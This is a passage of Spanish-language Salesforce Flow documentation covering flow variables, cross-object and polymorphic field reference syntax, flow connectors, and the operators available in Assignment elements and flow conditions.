| `Tipo de entrada/salida` | Determina si se puede acceder a la variable fuera del flujo.<br>• Privada: Solo se puede asignar y utilizar dentro del flujo.<br>• Entrada: Se puede establecer en el inicio del flujo utilizando controladores de Visualforce o entradas de subflujo<br>• Salida: Se puede acceder desde controladores de Visualforce y otros flujos.<br>Este campo no afecta cómo se asignan o se utilizan las variables en el mismo flujo, por ejemplo, en estos tipos de elementos: Asignación, Creación rápida o de registro, Búsqueda rápida o de registros y complemento de Apex.<br>El valor predeterminado del campo depende de la edición o la versión de API en la que se ha creado la variable:<br>• `Privado` para una variable creada en Summer '12 y posterior o en la versión 25.0 de API y posterior.<br>• `Entrada y salida` para una variable creada en Spring '12 y anterior o en la versión 24.0 de API.<br>PRECAUCIÓN: La desactivación del acceso de entrada o salida en una variable existente podría afectar la funcionalidad de aplicaciones y páginas que llaman al flujo y el acceso a la variable. Por ejemplo, puede acceder a variables desde parámetros de URL, controladores de Visualforce, flujos secundarios y procesos. |
| `Valor predeterminado` | Determina el valor de la variable cuando se inicia el flujo. Si deja este campo en blanco, el valor es `nulo`.<br>Los valores predeterminados no están disponibles para variables de Lista de selección y Lista de selección múltiple. |

### Uso

Puede eliminar una variable en cualquier momento. Todas las asignaciones de la variable que utilicen la variable eliminada se establecerán como `nulo`.

CONSULTE TAMBIÉN

- Recursos de flujo
- Elemento de asignación de flujos
- Recurso Variable de sObject del flujo
- Referencias de campos de objetos cruzados en los flujos

## Referencias de campos de objetos cruzados en los flujos

Cuando cree un flujo, puede hacer referencia a campos de registros que estén relacionados con los valores almacenados en una variable de sObject. Para ello, introduzca las referencias de forma manual.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Sugerencias para las referencias de campos de objetos cruzados en los flujos

Los valores de campo de objeto cruzado son válidos cuando puede hacer referencia a un recurso de flujo o introducir manualmente un valor. Tenga en cuenta estas sugerencias de implementación cuando utilice una referencia de campo de objeto cruzado.

### Referencias de campos de objetos cruzados en los flujos: relaciones sencillas

La mayoría de las relaciones son claras. Por ejemplo, `Case.AccountId` vincula directamente con la cuenta principal del caso. Si sabe que una relación de campo enlaza su objeto exactamente con otro objeto, utilice esta sintaxis.

### Referencias de campos de objetos cruzados en los flujos: Relaciones polimórficas

Algunos campos tienen relaciones con más de un objeto. Conocemos estas relaciones como *polimórfica*. Por ejemplo, si tiene colas activadas para casos, el propietario de un caso puede ser un usuario o una cola. Si está cruzando desde un caso a su Id. de propietario, agregue una sintaxis especial para identificar a qué objeto se refiere cuando dice "Propietario".

### Referencias de campos de objetos cruzados de ejemplo en los flujos

Este ejemplo demuestra cómo actualizar el propietario de un contrato para que sea el propietario de la cuenta del contrato.

## Sugerencias para las referencias de campos de objetos cruzados en los flujos

Los valores de campo de objeto cruzado son válidos cuando puede hacer referencia a un recurso de flujo o introducir manualmente un valor. Tenga en cuenta estas sugerencias de implementación cuando utilice una referencia de campo de objeto cruzado.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Cuando crea una variable de sObject para hacer referencia a cambios en registros relacionados, almacene el Id. del primer registro relacionado en la variable. Por ejemplo, para hacer referencia a un contrato de oportunidad, almacene `ContractId` en la variable de sObject o agregar un valor para `ContractId` usando un elemento Asignación.

### Relaciones no admitidas

No se admiten las relaciones siguientes en referencias de campos de objetos cruzados.

- `Lead.ConvertedAccount`
- `Lead.ConvertedContact`
- `Lead.ConvertedOpportunity`

### Cómo evitar valores nulos

Si una entrevista de flujo detecta un valor nulo en cualquier punto de la expresión de objeto cruzado, el elemento que contiene la referencia fallará. La referencia se ejecuta con éxito si el último valor de campo de la expresión de objeto cruzado en `nula`. Por ejemplo, almacene un contacto en `{!sObjContact}` e intente hacer referencia a *`{!sObjContact}.Account.Name`*. El flujo falla si `AccountId` en el registro almacenado es `null` (porque no hay una cuenta que consultar), pero es correcto si `Name` en la cuenta relacionada es `null`.

Si un elemento contiene una referencia de objeto cruzado que falla y el elemento no tiene una ruta de fallos definida, toda la entrevista fallará. Para evitar esta situación puede:

- Definir como obligatorios en Salesforce los campos a los que desea hacer referencia en la expresión. Por ejemplo, en la expresión `{!sObjContact}.Account.Name`, podría exigir `Id. de cuenta` en los formatos de página de contacto. A continuación, utilizando otro flujo, busque cualquier registro con valores nulos para ese campo y actualícelo.
- Determine si cada campo al que se hace referencia en la expresión tiene un valor mediante el operador `wasSet` en un elemento Decisión.

### Referencias de campos de objetos cruzados y límites de organización

Las referencias de campos de objetos cruzados de los flujos no se contabilizan en los límites de su organización de:

- Relaciones de objeto cruzado por objeto
- Operaciones DML por transacción

#### Referencias de campos de objetos cruzados en los flujos: relaciones sencillas

La mayoría de las relaciones son claras. Por ejemplo, `Case.AccountId` vincula directamente con la cuenta principal del caso. Si sabe que una relación de campo enlaza su objeto exactamente con otro objeto, utilice esta sintaxis.

Para hacer referencia a un campo en un registro relacionado, emplee esta sintaxis.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

```
{!sObjectVariable.objectName1.objectName2.fieldName}
```

donde:

- *`sObjectVariable`* es el nombre exclusivo de la variable de sObject desde la que desea comenzar.
- *`objectName1`* es el nombre de API de un objeto que está relacionado con el tipo de objeto de sObjectVariable. Los nombres de API para todos los objetos personalizados terminan en `__r`.
- (Opcional) *`objectName2`* es el nombre de API de un objeto que está relacionado con *`objectName1`*.

  Su expresión debe incluir al menos un nombre de objeto, pero puede añadir más objetos si es necesario.
- *`fieldName`* es el nombre del campo al que desea hacer referencia en el último objeto de la expresión. Los nombres de API para todos los capos personalizados terminan en `__c`.

Por ejemplo, *`{!sOv_Contact.Account.Id}`* hace referencia a un Id. de la cuenta que está relacionada con el registro de contacto representado por una variable de sObject en el flujo.

## Referencias de campos de objetos cruzados en los flujos: Relaciones polimórficas

Algunos campos tienen relaciones con más de un objeto. Conocemos estas relaciones como *polimórfica*. Por ejemplo, si tiene colas activadas para casos, el propietario de un caso puede ser un usuario o una cola. Si está cruzando desde un caso a su Id. de propietario, agregue una sintaxis especial para identificar a qué objeto se refiere cuando dice "Propietario".

Para hacer referencia a un campo en un registro relacionado, emplee esta sintaxis.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

```
{!sObjectVariable.polymorphicObjectName1:specificObjectName2.fieldName}
```

donde:

- *sObjectVariable* es el nombre exclusivo de la variable de sObject desde la que desea comenzar.
- *polymorphicObject* es el nombre de API para una relación polimórfica para el tipo de objeto de *sObjectVariable*.
- *specificObjectName* es el nombre de API del objeto que desea seleccionar en la relación polimórfica.
- *fieldName* es el nombre del campo al que desea hacer referencia en el último objeto de la expresión. Todos los nombres de API de campos personalizados terminan con `__c`.

Por ejemplo: `{!sObj_Case.Owner:User.Id}` hace referencia al Id. del usuario que es propietario del caso, mientras que `{!sObj_Case.Owner:Queue.Id}` hace referencia al Id. de la cola que es propietaria del caso. Siempre puede agregar la referencia polimórfica tras varios traspasos (`{!sObj_Case.Account.Owner:User.Id}`) o en la mitad de una referencia (`{!sObj_Case.Owner:User.Manager.Id}`).

### Relaciones polimórficas admitidas

No toda relación es polimórfica, así que recomendamos utilizar la sintaxis polimórfica únicamente cuando sabe que el campo puede vincular con múltiples objetos. Se admiten las siguientes relaciones.

- `Case.Source`
- `FeedItem.CreatedBy`
- *Object*`.Owner`

  Donde *Object* le permite establecer Owner a un usuario o a una cola. No se admiten `Group.Owner` y `Queue.Owner`.

Cuando crea una variable de sObject para hacer referencia a cambios en registros relacionados, almacene el Id. del primer registro relacionado en la variable. Por ejemplo, para hacer referencia a un contrato de oportunidad, almacene `ContractId` en la variable de sObject o agregar un valor para `ContractId` usando un elemento Asignación.


## Referencias de campos de objetos cruzados de ejemplo en los flujos

Este ejemplo demuestra cómo actualizar el propietario de un contrato para que sea el propietario de la cuenta del contrato.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

### Ejemplo:




1. Use un elemento Búsqueda rápida para almacenar los campos del contrato, incluido `Id. de cuenta`, en una variable de sObject llamada `varContract`.
2. Use un elemento Decisión para comprobar que el valor de `Id. de cuenta` se definió en `varContract`.
3. Use una búsqueda rápida para almacenar los campos de la cuenta de contrato, incluido `Id. de propietario`, en otra variable de sObject llamada `varAccount`.
4. Use un elemento Decisión para confirmar que el valor de `Id. de propietario` se definió en `varAccount`.
5. Use un elemento Asignación para especificar *`{!varContract.Account.OwnerId}`* como el valor de `{!varContract.OwnerId}`.
6. Use un elemento Actualización rápida para escribir los valores en `varContract`, incluido el valor de `Id. de propietario` actualizado, con el contrato de Salesforce.


## Conectores de flujo

Los *conectores* determinan las rutas disponibles que puede tomar un flujo en el tiempo de ejecución. En el lienzo de Cloud Flow Designer, un conector tiene el aspecto de una flecha que señala de un elemento a otro.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Etiqueta | Ejemplo | Descripción |
|---|---|---|
| *Sin etiquetar* | | Identifica qué elemento debe ejecutarse a continuación. |
| `Nombre de resultado de decisión` | | Identifica qué elementos se deben ejecutar cuando se cumplan los criterios de resultados de una decisión. |
| `Nombre de evento de espera` | | Identifica qué elemento ejecutar cuando un evento que está definido en un elemento Espera ocurre. |
| FALLO | | Identifica qué elemento ejecutar cuando el elemento anterior tiene como resultado un error. |
| Siguiente elemento | | Identifica el primer elemento que debe ejecutarse para cada iteración de un elemento de Bucle. |
| Fin de bucle |  | Identifica qué elemento ejecutar cuando un elemento de Bucle termine de iterar en una colección. |

CONSULTE TAMBIÉN

Elementos de flujo

## Operadores de flujo

Los operadores se comportan de manera diferente, dependiendo de lo que está configurando. En elementos Asignación, los operadores le permiten cambiar valores de recurso. En condiciones del flujo y filtros de registro, los operadores le permiten evaluar información y restringir el ámbito de una operación de flujo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Operadores en elementos Asignación de flujos

Utilice operadores del elemento Asignación para cambiar el valor de un recurso seleccionado.

Operadores en condiciones de flujo

Utilice operadores de condición para verificar el valor de un recurso seleccionado. Las condiciones se utilizan en elementos Decisión y elementos Espera.

Operadores en filtros de registros de flujos

Un filtro de registro de flujo reduce el ámbito de los registros sobre los que opera el flujo. Por ejemplo, utilice un filtro de registro para actualizar únicamente los contactos que están asociados con la cuenta Acme Wireless. Cuando agrega un elemento Actualización de registro, utilice filtros de registro para restringir el ámbito a solo los contactos cuya cuenta principal sea Acme Wireless.

## Operadores en elementos Asignación de flujos

Utilice operadores del elemento Asignación para cambiar el valor de un recurso seleccionado.

Utilice esta referencia, organizada por el tipo de datos que seleccione para Recurso, para comprender los operadores admitidos.

- Booleano
- Colección
- Divisa
- Fecha
- Fecha/hora
- Lista de selección múltiple
- Número
- Lista de selección
- sObject
- Texto

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Booleano

Sustituye un recurso booleano por un nuevo valor.

| Operador | Descripción | Tipos de datos admitidos | Ejemplo |
|---|---|---|---|
| igual a | Lo que introduce o selecciona para Valor sustituye el valor de Variable. | Booleano | Antes de Asignación: `{!varBoolean}` es `falso`.<br>Asignación: `{!varBoolean}` **igual a** `{!$GlobalConstant.True}`<br>Después de Asignación: `{!varBoolean}` es `verdadero`. |

### Colección

Sustituye el valor de una variable de colección o variable de colección sObjects (equals) o agrega un elemento al final de la variable (add).

| Operador | Descripción | Tipos de datos admitidos | Ejemplo |
|---|---|---|---|
| igual a | Lo que introduce o selecciona para Valor sustituye el valor de Variable. | Colección del mismo tipo de datos o tipo de objeto<br>Los tipos de datos Texto, Lista de selección y Lista de selección múltiple son | Antes de Asignación:<br>• `{!collText}` es `Amarillo, Verde, Azul`<br>• `{!collPicklist}` es `Azul, Rojo, Naranja`<br>Asignación: `{!collText}` **igual a** `{!collPicklist}`.<br>Después de Asignación: `{!collText}` es `Azul, Rojo, Naranja`. |

| Operador | Descripción | Tipos de datos admitidos | Ejemplo |
|---|---|---|---|
| | | compatibles entre sí. | |
| sumar | Lo que introduce o selecciona para Valor se agrega como un nuevo elemento al final de la colección. | Variable del mismo tipo de datos o variable de sObject del mismo tipo de objeto<br>Los tipos de datos Texto, Lista de selección y Lista de selección múltiple son compatibles entre sí. | Antes de Asignación:<br>• `{!collText}` es `Amarillo, Verde, Azul`<br>• `{!varPicklist}` es `Red`<br>Asignación: `{!collText}` **sumar** `{!varPicklist}`.<br>Después de Asignación: `{!collText}` es `Amarillo, Verde, Azul, Rojo`. |

### Divisa y Número

Sustituye (igual a), suma (sumar) o resta (restar) el valor de una divisa o recurso numérico.

| Operador | Descripción | Tipos de datos admitidos | Ejemplo |
|---|---|---|---|
| igual a | El número que introduce o selecciona para Valor sustituye el valor de Variable. | • Divisa<br>• Número | Antes de Asignación: `{!varCurrency}` es `10`.<br>Asignación: `{!varCurrency}` **igual a** `7`.<br>Después de Asignación: `{!varCurrency}` es `7`. |
| sumar | El número que introduce o selecciona para Valor se suma al valor de Variable. | • Divisa<br>• Número | Antes de Asignación: `{!varCurrency}` es `10`.<br>Asignación: `{!varCurrency}` **sumar** `7`.<br>Después de Asignación: `{!varCurrency}` es `17`. |
| restar | El número que introduce o selecciona para Valor se resta del valor de Variable. | • Divisa<br>• Número | Antes de Asignación: `{!varCurrency}` es `10`.<br>Asignación: `{!varCurrency}` **restar** `7`.<br>Después de Asignación: `{!varCurrency}` es `3`. |

### Fecha

Sustituye (igual a), suma (sumar) o resta (restar) el valor de un recurso de fecha/hora.

| Operador | Descripción | Tipos de datos admitidos | Ejemplo |
|---|---|---|---|
| igual a | La fecha que introduce o selecciona para Valor sustituye el valor de Variable. | • Fecha<br>• Fecha/hora | Antes de Asignación: `{!varDate}` es `1/16/2016`.<br>Asignación: `{!varDate}` **igual a** `1/15/2016`.<br>Después de Asignación: `{!varDate}` es `1/15/2016`. |
| sumar | El valor se suma, en días, al valor de la Variable seleccionada. | • Divisa<br>• Número | Antes de Asignación: `{!varDate}` es `1/16/2016`.<br>Asignación: `{!varDate}` **sumar** `7`.<br>Después de Asignación: `{!varDate}` es `1/23/2016`. |
| restar | El valor se resta, en días, del valor de la Variable seleccionada. | • Divisa<br>• Número | Antes de Asignación: `{!varDate}` es `1/16/2016`.<br>Asignación: `{!varDate}` **restar** `7`.<br>Después de Asignación: `{!varDate}` es `1/9/2016`. |

#### Fecha/hora

Sustituye un recurso de fecha/hora por un nuevo valor (equals).

| Operador | Descripción | Tipos de datos admitidos | Ejemplo |
|---|---|---|---|
| igual a | La fecha que introduce o selecciona para Valor sustituye el valor de Variable. | • Fecha<br>• Fecha/hora | Antes de Asignación: `{!varDateTime}` es `1/16/2016 01:00`.<br>Asignación: `{!varDateTime}` **igual a** `1/16/2016 08:00`.<br>Después de Asignación: `{!varDateTime}` es `1/16/2016 08:00`. |

#### Lista de selección

Sustituye un recurso de lista de selección por un nuevo valor (equals) o concatena un valor con el valor original (add).

Nota: Antes de asignar o agregar los valores a un recurso de lista de selección, se convierten en valores de cadena.

| Operador | Descripción | Tipos de datos admitidos | Ejemplo |
|---|---|---|---|
| igual a | Lo que introduce o selecciona para Valor sustituye el valor de la lista de selección elegida. | • Booleano<br>• Divisa<br>• Fecha<br>• Fecha/hora<br>• Lista de selección múltiple | Antes de Asignación: `{!varPicklist}` es `Azul`.<br>Asignación: `{!varPicklist}` **igual a** `Amarillo`.<br>Después de Asignación: `{!varPicklist}` es `Amarillo`. |

| Operador | Descripción | Tipos de datos admitidos | Ejemplo |
|---|---|---|---|
| | | • Número<br>• Lista de selección<br>• Texto | |
| sumar | Lo que introduce o selecciona para Valor se agrega al final de la lista de selección elegida. | • Booleano<br>• Divisa<br>• Fecha<br>• Fecha/hora<br>• Lista de selección múltiple<br>• Número<br>• Lista de selección<br>• Texto | Antes de Asignación: `{!varPicklist}` es `Azul`.<br>Asignación: `{!varPicklist}` **sumar** `-verde`.<br>Después de Asignación: `{!varPicklist}` es `Azul-verde`. |

### Lista de selección múltiple

Sustituye un recurso de lista de selección múltiple por un nuevo valor (equals), concatena un valor con el valor original (add) o agrega una selección al recurso (add item).

Nota: Antes de asignar o agregar los valores a un recurso de lista de selección múltiple, se convierten en valores de cadena.

| Operador | Descripción | Tipos de datos admitidos | Ejemplo |
|---|---|---|---|
| igual a | Lo que introduce o selecciona para Valor sustituye el valor de la lista de selección múltiple elegida. | • Booleano<br>• Colección<br>• Divisa<br>• Fecha<br>• Fecha/hora<br>• Lista de selección múltiple<br>• Número<br>• Lista de selección<br>• Texto | Antes de Asignación: `{!varMSP}` es `Azul`.<br>Asignación: `{!varMSP}` **igual a** `Amarillo`.<br>Después de Asignación: `{!varMSP}` es `Amarillo`. |

| Operador | Descripción | Tipos de datos admitidos | Ejemplo |
|---|---|---|---|
| sumar | Lo que introduce o selecciona para Valor se agrega al último elemento seleccionado de la lista de selección múltiple. No crea una selección.<br>Agrega elementos fácilmente a un recurso de lista de selección múltiple utilizando el operador "add item".<br>Para agregar elementos delimitados por puntos y comas a una variable de lista de selección múltiple con el operador "add", agregue siempre un espacio tras el punto y coma y no incluya un espacio antes del punto y coma. De esta forma, puede comparar los valores de la variable con los valores de un campo de lista de selección múltiple desde la base de datos de Salesforce. Por ejemplo: `; Amarillo` | • Booleano<br>• Divisa<br>• Fecha<br>• Fecha/hora<br>• Lista de selección múltiple<br>• Número<br>• Lista de selección<br>• Texto | Antes de Asignación: `{!varMSP}` es `Azul; Verde`. Este valor incluye dos selecciones separadas.<br>Asignación: `{!varMSP}` **sumar** `Amarillo`.<br>Después de Asignación: `{!varMSP}` es `Azul; VerdeAmarillo`. Este valor incluye dos selecciones separadas. |
| add item | Lo que introduce o selecciona para Valor se agrega como una nueva selección al final de la lista de selección múltiple. La Asignación agrega automáticamente "; " antes del nuevo elemento. De esa forma, Salesforce lo lee como un elemento separado seleccionado por la lista de selección múltiple. | • Booleano<br>• Divisa<br>• Fecha<br>• Fecha/hora<br>• Lista de selección múltiple<br>• Número<br>• Lista de selección<br>• Texto | Antes de Asignación: `{!varMSP}` es `Azul; Verde`.<br>Asignación: `{!varMSP}` **sumar** item `Amarillo`.<br>Después de Asignación: `{!varMSP}` es `Azul; Verde; Amarillo`. Este valor incluye tres selecciones separadas. |

#### s0bject

Sustituye una variable de sObject por un nuevo valor (equals).

| Operador | Descripción | Tipos de datos admitidos | Ejemplo |
|---|---|---|---|
| igual a | El sObject que selecciona para Valor sustituye el valor de Variable. | sObject con el mismo tipo de objeto | Antes de Asignación:<br>• `{!account1}` contiene valores de campo para la cuenta Acme Wireless |

| Operador | Descripción | Tipos de datos admitidos | Ejemplo |
|---|---|---|---|
| | | | • `{!account2}` contiene valores de campo para la cuenta Global Media<br>Asignación: `{!account1}` **igual a** `{!account2}`.<br>Después de Asignación: `{!account1}` y `{!account2}` contienen los valores de campo para la cuenta Global Media. |

### Texto

Sustituye un recurso de texto por un nuevo valor (equals) o concatena un valor con el final del valor original (add).

Nota: Antes de asignar o agregar los valores a un recurso de texto, se convierten en valores de cadena.

| Operador | Descripción | Tipos de datos admitidos | Ejemplo |
|---|---|---|---|
| igual a | El texto que introduce o selecciona para Valor sustituye el valor de Variable. | • Booleano<br>• Divisa<br>• Fecha<br>• Fecha/hora<br>• Número<br>• Lista de selección múltiple<br>• Lista de selección<br>• Texto | Antes de Asignación: `{!varText}` es `Azul`.<br>Asignación: `{!varText}` **igual a** `Amarillo`.<br>Después de Asignación: `{!varText}` es `Amarillo`. |
| sumar | El texto que introduce o selecciona para Valor se suma al final de Variable. | • Booleano<br>• Divisa<br>• Fecha<br>• Fecha/hora<br>• Número<br>• Lista de selección múltiple<br>• Lista de selección<br>• Texto | Antes de Asignación: `{!varText}` es `Azul`.<br>Asignación: `{!varText}` **sumar** `Amarillo`.<br>Después de Asignación: `{!varText}` es `AzulAmarillo`. |

## Operadores en condiciones de flujo

Utilice operadores de condición para verificar el valor de un recurso seleccionado. Las condiciones se utilizan en elementos Decisión y elementos Espera.

Utilice esta referencia, dividida por el tipo de datos que seleccione para Recurso, para comprender los operadores admitidos.

- Booleano
- Opción
- Colección
- Divisa
- Fecha
- Fecha/hora
- Lista de selección múltiple
- Número
- Lista de selección
- sObject
- Texto

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Booleano

Comprueba si el valor de un recurso Booleano coincide con otro valor o recurso.

| Operador | Verdadero si... | Tipos de datos admitidos |
|---|---|---|
| no es igual a | El valor del Recurso seleccionado no coincide con lo que introduce o selecciona para Valor. | Booleano |
| igual a | El valor del Recurso seleccionado coincide con lo que introduce o selecciona para Valor.<br>Un resultado se resuelve con verdadero si la entrevista de flujo tomó ese resultado. Un evento de espera se resuelve con verdadero si se cumplen todas las condiciones para ese evento. | Booleano |
| se ha establecido | El valor de Recurso es un campo en una variable de sObject, y ese campo se ha cumplimentado con un valor del flujo al menos una vez. | Booleano |
| se ha visitado | El Recurso seleccionado es un elemento en el flujo, y se ha visitado durante la entrevista de flujo. | Booleano |

### Opción

Cada recurso Opción tiene un tipo de datos y obedece a las reglas de operador de ese tipo de datos. No obstante, los recursos Opción admiten un operador adicional a diferencia de otros recursos, sin que sea relevante su tipo de datos.

| Operador | Verdadero si... | Tipos de datos admitidos |
|---|---|---|
| se ha seleccionado | Un usuario seleccionó esa opción u opción de registro dinámica en un campo de entrada de opción de pantalla.<br>Si su flujo hace referencia a la misma opción en múltiples pantallas, se ha seleccionado siempre evalúa con la pantalla más reciente que visitó el flujo.<br>Si su flujo hace referencia a la misma opción con una entrada de usuario en más de un lugar de la misma pantalla, este operador siempre evalúa el primer uso de la pantalla. | Booleano |

#### Colección

Comprueba si el valor de un recurso Colección contiene o coincide con otro valor o recurso.

| Operador | Verdadero si... | Tipos de datos admitidos |
|---|---|---|
| contiene | Un elemento de la colección que se seleccionó para Recurso contiene el mismo valor exacto que Valor | Varía<br>Si el recurso es una variable de colección de sObject, solo se admiten los recursos sObject con el mismo tipo de objeto.<br>En caso contrario, solo se admiten los recursos con el mismo tipo de datos. |
| no es igual a | La colección que está seleccionada para Recurso no coincide con la colección que está seleccionada para Valor<br>Dos variables de colección de sObject no son iguales si incluyen campos diferentes o si los campos tienen valores diferentes. | Colección<br>Si el recurso es una variable de colección de sObject, solo se admiten las variables de colección de sObject con el mismo tipo de objeto.<br>En caso contrario, solo se admiten las variables de colección con el mismo tipo de datos. |
| igual a | La colección que está seleccionada para Recurso coincide con la colección que está seleccionada para Valor<br>Dos variables de colección de sObject son iguales si incluyen los mismos campos y esos campos tienen los mismos valores. | Colección<br>Si el recurso es una variable de colección de sObject, solo se |

| Operador | Verdadero si... | Tipos de datos admitidos |
|---|---|---|
| | | admiten las variables de colección de sObject con el mismo tipo de objeto.<br>En caso contrario, solo se admiten las variables de colección con el mismo tipo de datos. |
| es nulo | La colección que está seleccionada para Recurso no tiene valores | Booleano |

#### Divisa y Número

Comprueba si el valor de un recurso Divisa o Número coincide, es mayor o es menor que otro valor o recurso.

| Operador | Verdadero si... | Tipos de datos admitidos |
|---|---|---|
| no es igual a | El valor de Recurso no coincide con lo que se introdujo o seleccionó para Valor | • Divisa<br>• Número |
| igual a | El valor de Recurso coincide con lo que se introdujo o seleccionó para Valor | • Divisa<br>• Número |
| mayor que | El valor del Recurso es mayor que lo que se introdujo o seleccionó para Valor | • Divisa<br>• Número |
| mayor o igual que | El valor del Recurso es mayor que lo que se introdujo o seleccionó para Valor o es el mismo | • Divisa<br>• Número |
| menor que | El valor del Recurso es menor que lo que se introdujo o seleccionó para Valor | • Divisa<br>• Número |
| menor o igual que | El valor del Recurso es menor que lo que se introdujo o seleccionó para Valor o es el mismo | • Divisa<br>• Número |
| es nulo | El recurso no tiene un valor | Booleano |
| se ha establecido | El valor de Recurso es un campo en una variable de sObject, y ese campo se ha cumplimentado con un valor del flujo al menos una vez | Booleano |

### Fecha y Fecha/hora

Comprueba si un recurso de Fecha o Fecha/hora coincide, se produce antes o después de otro valor o recurso.

| Operador | Verdadero si... | Tipos de datos admitidos |
|---|---|---|
| no es igual a | El valor de Recurso no coincide con lo que se introdujo o seleccionó para Valor | • Fecha<br>• Fecha/hora |
| igual a | El valor de Recurso coincide con lo que se introdujo o seleccionó para Valor | • Fecha<br>• Fecha/hora |
| mayor que | El valor del Recurso está en una fecha u hora posterior que lo que se introdujo o seleccionó para Valor | • Fecha<br>• Fecha/hora |
| mayor o igual que | El valor del Recurso está en una fecha u hora posterior que lo que se introdujo o seleccionó para Valor o está en la misma fecha u hora. | • Fecha<br>• Fecha/hora |
| menor que | El valor del Recurso está en una fecha u hora anterior que lo que se introdujo o seleccionó para Valor | • Fecha<br>• Fecha/hora |
| menor o igual que | El valor del Recurso está en una fecha u hora anterior que lo que se introdujo o seleccionó para Valor o está en la misma fecha u hora. | • Fecha<br>• Fecha/hora |
| es nulo | El recurso no tiene un valor | Booleano |
| se ha establecido | El valor de Recurso es un campo en una variable de sObject, y ese campo se ha cumplimentado con un valor del flujo al menos una vez | Booleano |

### Lista de selección

Comprueba si el valor de un recurso Lista de selección contiene o coincide con otro valor o recurso.

Nota: Estos operadores tratan el valor del recurso como un valor de texto.

| Operador | Verdadero si... | Tipos de datos admitidos |
|---|---|---|
| contiene | El valor de Recurso contiene lo que se introdujo o seleccionó para Valor<br>Por ejemplo, si el valor de `{!varPicklist}` es `amarillo-verde`, la condición `{!varPicklist}` **contiene** `verde` se evalúa con verdadero. | • Booleano<br>• Divisa<br>• Fecha<br>• Fecha/hora<br>• Lista de selección múltiple<br>• Número |

| Operador | Verdadero si... | Tipos de datos admitidos |
|---|---|---|
| | | • Lista de selección<br>• Texto |
| no es igual a | El valor de Recurso no coincide con lo que se introdujo o seleccionó para Valor | • Booleano<br>• Divisa<br>• Fecha<br>• Fecha/hora<br>• Lista de selección múltiple<br>• Número<br>• Lista de selección<br>• Texto |
| igual a | El valor de Recurso coincide con lo que se introdujo o seleccionó para Valor | • Booleano<br>• Divisa<br>• Fecha<br>• Fecha/hora<br>• Lista de selección múltiple<br>• Número<br>• Lista de selección<br>• Texto |
| se ha establecido | El valor de Recurso es un campo en una variable de sObject, y ese campo se ha cumplimentado con un valor del flujo al menos una vez | Booleano |

### Lista de selección múltiple

Comprueba si el valor de un recurso Lista de selección múltiple contiene o coincide con otro valor o recurso.

Nota: Estos operadores tratan el valor del recurso como un valor de texto. Si el valor del recurso incluye múltiples elementos, los operadores tratan el valor como una cadena que incluye puntos y comas. No trata cada selección como un valor diferente. Por ejemplo, los operadores tratan `rojo; azul; verde` como un único valor en vez de como tres valores separados.

| Operador | Verdadero si... | Tipos de datos admitidos |
|---|---|---|
| contiene | El valor de Recurso contiene lo que se introdujo o seleccionó para Valor<br>Consejo: Cuando utiliza este operador para un recurso de lista de selección múltiple, tenga en cuenta los valores que un usuario puede introducir. Si desea comprobar que un valor específico está incluido y que ese valor también está incluido como parte de otro valor, cree una recurso de fórmula de flujo que utilice la función INCLUDES. | • Booleano<br>• Divisa<br>• Fecha |

| Operador | Verdadero si... | Tipos de datos admitidos |
|---|---|---|
